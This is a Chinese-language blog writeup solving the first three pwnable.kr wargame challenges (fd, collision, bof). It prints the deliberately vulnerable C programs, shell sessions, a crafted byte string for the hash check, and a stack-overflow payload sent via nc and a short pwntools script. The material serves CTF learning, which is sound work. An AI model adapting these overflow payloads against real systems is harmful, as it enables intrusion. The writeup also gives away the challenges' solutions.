Pwnable.kr题目Writeup持续更新~

原创


iqiqiya 于 2019-03-12 21:26:43 发布 1986 收藏 5
分类专栏： 我的pwn之路 文章标签： Pwnable.kr Writeup

题目地址：https://pwnable.kr/play.php

第一题[fd]：

> Mommy! what is a file descriptor in Linux?
>
> * try to play the wargame your self but if you are ABSOLUTE beginner, follow this tutorial link:
> https://youtu.be/971eZhMHQQw
>
> ssh fd@pwnable.kr -p2222 (pw:guest)

题目说明有ssh地址和端口 我们连上去看看 为了做题方便 窝直接用的ubuntu



提示输入密码 我们直接输入guest

```
Last login: Tue Mar 12 04:49:51 2019 from 125.46.3.236
fd@ubuntu:~$ ls
fd  fd.c  flag
fd@ubuntu:~$ cat flag
cat: flag: Permission denied
fd@ubuntu:~$ ll
ll: command not found
fd@ubuntu:~$ ls -l
total 16
-r-sr-x--- 1 fd_pwn fd   7322 Jun 11  2014 fd
-rw-r--r-- 1 root   root  418 Jun 11  2014 fd.c
-r--r----- 1 fd_pwn root   50 Jun 11  2014 flag
fd@ubuntu:~$
```


ls列出三个文件　直接cat flag会提示没有权限　只有fd是可以执行的

猜测fd.c就是fd的源码了　我们查看下

```
iqiqiya@521: ~/Desktop
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;
}
```


可以看到如果我们只要使得第二个参数是LETMEWIN就可以　get flag

百度可以知道read(fd, buf, 32)中当fd的值等于0的时候 是标准输入

int fd = atoi(argv[1]) - 0x1234;

这行用到了函数atoi()

直接输入./fd 0x1234是不行的

> 百度的拿过来理解下：
>
> int atoi(const char *nptr) 函数会扫描参数 nptr字符串，会跳过前面的空白字符（例如空格，tab缩进）等。如果 nptr不能转换成 int 或者 nptr为空字符串，那么将返回 0。特别注意，该函数要求被转换的字符串是按十进制数理解的。

既然不能正常识别是十六进制，那么我们可以将他转成十进制4660　然后作为参数输入就可以用read正常读取啦。

```
iqiqiya@521:~/Desktop$ ipython
Python 2.7.6 (default, Nov 23 2017, 15:49
Type "copyright", "credits" or "license"

IPython 1.2.1 -- An enhanced Interactive
?         -> Introduction and overview of
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use

In [1]: 0x1234
Out[1]: 4660

In [2]:
```



```
fd@ubuntu:~$ ./fd 0x1234
learn about Linux file IO
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

flag到手

第二题collision：

> Daddy told me about cool MD5 hash collision today.
> I wanna do something like that too!
>
> ssh col@pwnable.kr -p2222 (pw:guest)

还是直接连接上去　发现一样有三个文件　这次直接看源码吧

```
Last login: Tue Mar 12 05:18:17 2019 from 211.229.76.67
col@ubuntu:~$ ls
col  col.c  flag
col@ubuntu:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
col@ubuntu:~$
```


可以看出重点就在check_password()函数

先将我们输入的20个char型字符转成int型

接着5个一组分开再相加最后传给res

那么我们只要构造出20个字节 与hashcode即0x21DD09EC相等就好

最简单的 我们可以分解成0x01010101*4+0x1DD905E8　其他分解也可以

接着使用python传进去就可以拿到flag

注意python语句要加上反引号`　　这里的\x代表十六进制

> **./col `python -c "print '\xe8\x05\xd9\x1d'+'\x01'*16"`**
>
> 或者
>
> **python -c "print '\xe8\x05\xd9\x1d'+'\x01'*16"|xargs ./col**

```
col@ubuntu:~$ ./col `python -c "print '\xe8\x05\xd9\x1d'+'\x01'*16"`
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```

第三题：bof

> Nana told me that buffer overflow is one of the most common software vulnerability.
> Is that true?
>
> Download : http://pwnable.kr/bin/bof
> Download : http://pwnable.kr/bin/bof.c
>
> Running at : nc pwnable.kr 9000

好像这才是经典的pwn　给了源码 那我们还是先看下bof.c


直接wget http://pwnable.kr/bin/bof.c下载到本地

也可以直接下载bof 用IDA Pro查看


可以看到关键就是控制a1的值等于0xcafebabe

但是我们只可以输入s　因为没有检查长度　可以用gets溢出　来覆盖a1

s到ebp的距离是0x2c 换成十进制是44　也就是说我们只要输入大于44长度的数据　就可以成功溢出



而我们如果想覆盖掉a1 可以直接双击a1 可以看到栈中布局　s与a1相距8



那么举例就是44+8=52

payload：

```
cat <(python -c "print '\x11'*52+'\xbe\xba\xfe\xca'") - | nc pwnable.kr 9000

或者使用pwntools  编写exp.py

from pwn import *

r = remote('pwnable.kr',9000)

r.sendline('a'*52 + p32(0xcafebabe))

r.interactive()
```

参考链接：

https://bbs.ichunqiu.com/thread-46026-1-1.html

https://www.cnblogs.com/spd2016/p/5487718.html

http://www.secist.com/archives/3619.html